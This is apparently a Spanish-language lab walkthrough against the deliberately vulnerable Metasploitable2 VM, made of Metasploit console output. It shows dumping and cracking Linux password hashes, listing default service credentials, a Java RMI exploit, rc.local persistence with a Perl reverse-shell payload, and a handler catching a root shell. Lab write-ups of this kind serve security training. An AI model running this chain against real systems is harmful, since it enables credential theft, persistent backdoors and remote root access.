
```
msf6 post(linux/gather/hashdump) > run

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_fs_chmod
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql
:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20231110182031_Metasploitable2_10.0.2.7_linux.hashes_582
324.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > workspace -v

Workspaces
==========

current  name             hosts  services  vulns  creds  loots  notes
-------  ----             -----  --------  -----  -----  -----  -----
         default          2      1         2      0      0      5
         Windowsploitable 1      1         1      12     0      2
*        Metasploitable2  1      0         1      7      4      1
```

Confirmamos las credenciales




```
msf6 post(linux/gather/hashdump) > creds
Credentials
===========

host  origin    service  public    private                             realm  private_type        JtR F
ormat  cracked_password
----  ------    -------  ------    -------                             -----  ------------        -----
-----  ----------------
      10.0.2.7           root      $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.         Nonreplayable hash  md5

      10.0.2.7           sys       $1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0         Nonreplayable hash  md5

      10.0.2.7           klog      $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0         Nonreplayable hash  md5

      10.0.2.7           msfadmin  $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/         Nonreplayable hash  md5

      10.0.2.7           postgres  $1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/         Nonreplayable hash  md5

      10.0.2.7           user      $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0         Nonreplayable hash  md5

      10.0.2.7           service   $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//         Nonreplayable hash  md5
```

Tras esto, buscamos un modulo auxiliar para crackear linux




```
msf6 post(linux/gather/hashdump) > search type:auxiliary name:crack

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/analyze/crack_aix                            normal  No     Password Cracker: AIX
   1  auxiliary/analyze/crack_databases                      normal  No     Password Cracker: Databases
   2  auxiliary/analyze/crack_linux                          normal  No     Password Cracker: Linux
   3  auxiliary/analyze/crack_mobile                         normal  No     Password Cracker: Mobile
   4  auxiliary/analyze/crack_osx                            normal  No     Password Cracker: OSX
   5  auxiliary/analyze/crack_webapps                        normal  No     Password Cracker: Webapps
   6  auxiliary/analyze/crack_windows                        normal  No     Password Cracker: Windows
```

Le damos a correr




```
msf6 auxiliary(analyze/crack_linux) > run

[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Hashes Written out to /tmp/hashes_tmp20231110-1689-ldppog
[*] Wordlist file written out to /tmp/jtrtmp20231110-1689-12laxi
[*] Checking md5crypt hashes already cracked...
[*] Cracking md5crypt hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=In8RvDPZ --no-log --config=/usr/share/metasploit-fram
ework/data/jtr/john.conf --pot=/root/.msf4/john.pot --format=md5crypt --wordlist=/tmp/jtrtmp20231110-16
89-12laxi --rules=single /tmp/hashes_tmp20231110-1689-ldppog
Using default input encoding: UTF-8
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
6g 0:00:03:59 41.57% (ETA: 18:44:59) 0.02500g/s 115644p/s 115716c/s 115716C/s ~unpropitious..~unrepeata
ble
Use the "--show" option to display all of the cracked passwords reliably
```

Confirmamos las credenciales obtenidas




```
msf6 auxiliary(analyze/crack_linux) > creds
Credentials
===========

host      origin    service             public    private                             realm      private_type
  JtR Format  cracked_password
----      ------    -------             ------    -------                             -----      ------------
  ----------  ----------------
          10.0.2.7                      root      $1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.              Nonreplayable hash
  md5
          10.0.2.7                      sys       $1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0              Nonreplayable hash
  md5
          10.0.2.7                      klog      $1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0              Nonreplayable hash
  md5
          10.0.2.7                      msfadmin  $1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/              Nonreplayable hash
  md5
          10.0.2.7                      postgres  $1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/              Nonreplayable hash
  md5
          10.0.2.7                      user      $1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0              Nonreplayable hash
  md5
          10.0.2.7                      service   $1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//              Nonreplayable hash
  md5
10.0.2.7  10.0.2.7  5432/tcp (postgres) postgres  postgres                            template1  Password
10.0.2.7  10.0.2.7  21/tcp (ftp)        msfadmin  msfadmin                                       Password
10.0.2.7  10.0.2.7  5900/tcp (vnc)                password                                       Password
```

A continuación, buscamos un módulo de java




```
msf6 auxiliary(analyze/crack_linux) > search linux local persistence

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No     APT Package Manager Pe
rsistence
   1  exploit/linux/local/autostart_persistence       2006-02-13       excellent  No     Autostart Desktop Item
 Persistence
   2  exploit/linux/local/bash_profile_persistence    1989-06-08       normal     No     Bash Profile Persisten
ce
   3  exploit/linux/local/cron_persistence            1979-07-01       excellent  No     Cron Persistence
   4  exploit/linux/local/service_persistence         1983-01-01       excellent  No     Service Persistence
   5  exploit/linux/local/yum_package_manager_persistence  2003-12-17  excellent  No     Yum Package Manager Pe
rsistence
   6  exploit/linux/local/rc_local_persistence        1980-10-01       excellent  No     rc.local Persistence


Interact with a module by name or index. For example info 6, use 6 or use exploit/linux/local/rc_local_persistence
```

Dejamos el payload que viene por defecto y comprobamos las opciones




```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS      10.0.2.7         yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                          ng-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must
                                           be an address on the local machine or 0.0.0.0 to listen on a
                                          ll addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly genera
                                          ted)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Vemos las opciones




```
msf6 exploit(linux/local/rc_local_persistence) > options

Module options (exploit/linux/local/rc_local_persistence):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Y modificamos las opciones para que pueda correr




```
msf6 exploit(linux/local/rc_local_persistence) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

Tras esto, le damos a explotar, una vez hemos establecido sesión




```
msf6 exploit(linux/local/rc_local_persistence) > sessions

Active sessions
===============

  Id  Name  Type                Information  Connection
  --  ----  ----                -----------  ----------
  1         shell java/java                  10.0.2.9:4444 → 10.0.2.7:39511 (10.0.2.9)

msf6 exploit(linux/local/rc_local_persistence) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(linux/local/rc_local_persistence) > run
```

Como resultado tenemos esto




```
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: java
[*] Reading /etc/rc.local
[*] Patching /etc/rc.local
```

Cambiamos a multi/handler




```
msf6 exploit(linux/local/rc_local_persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Miramos las opciones y modificamos payload




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
```

Reiniciamos meta



```
To access official Ubuntu documentation, please visit
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ reboot_
```

Tras esto obtenemos resultado



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > [*] 10.0.2.7  - Meterpreter session 1 closed.  Reason: Died
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Command shell session 3 opened (10.0.2.9:4444 → 10.0.2.7 :50176) at 2023-11-06 17:04:59 +0100

whoami
root
█
```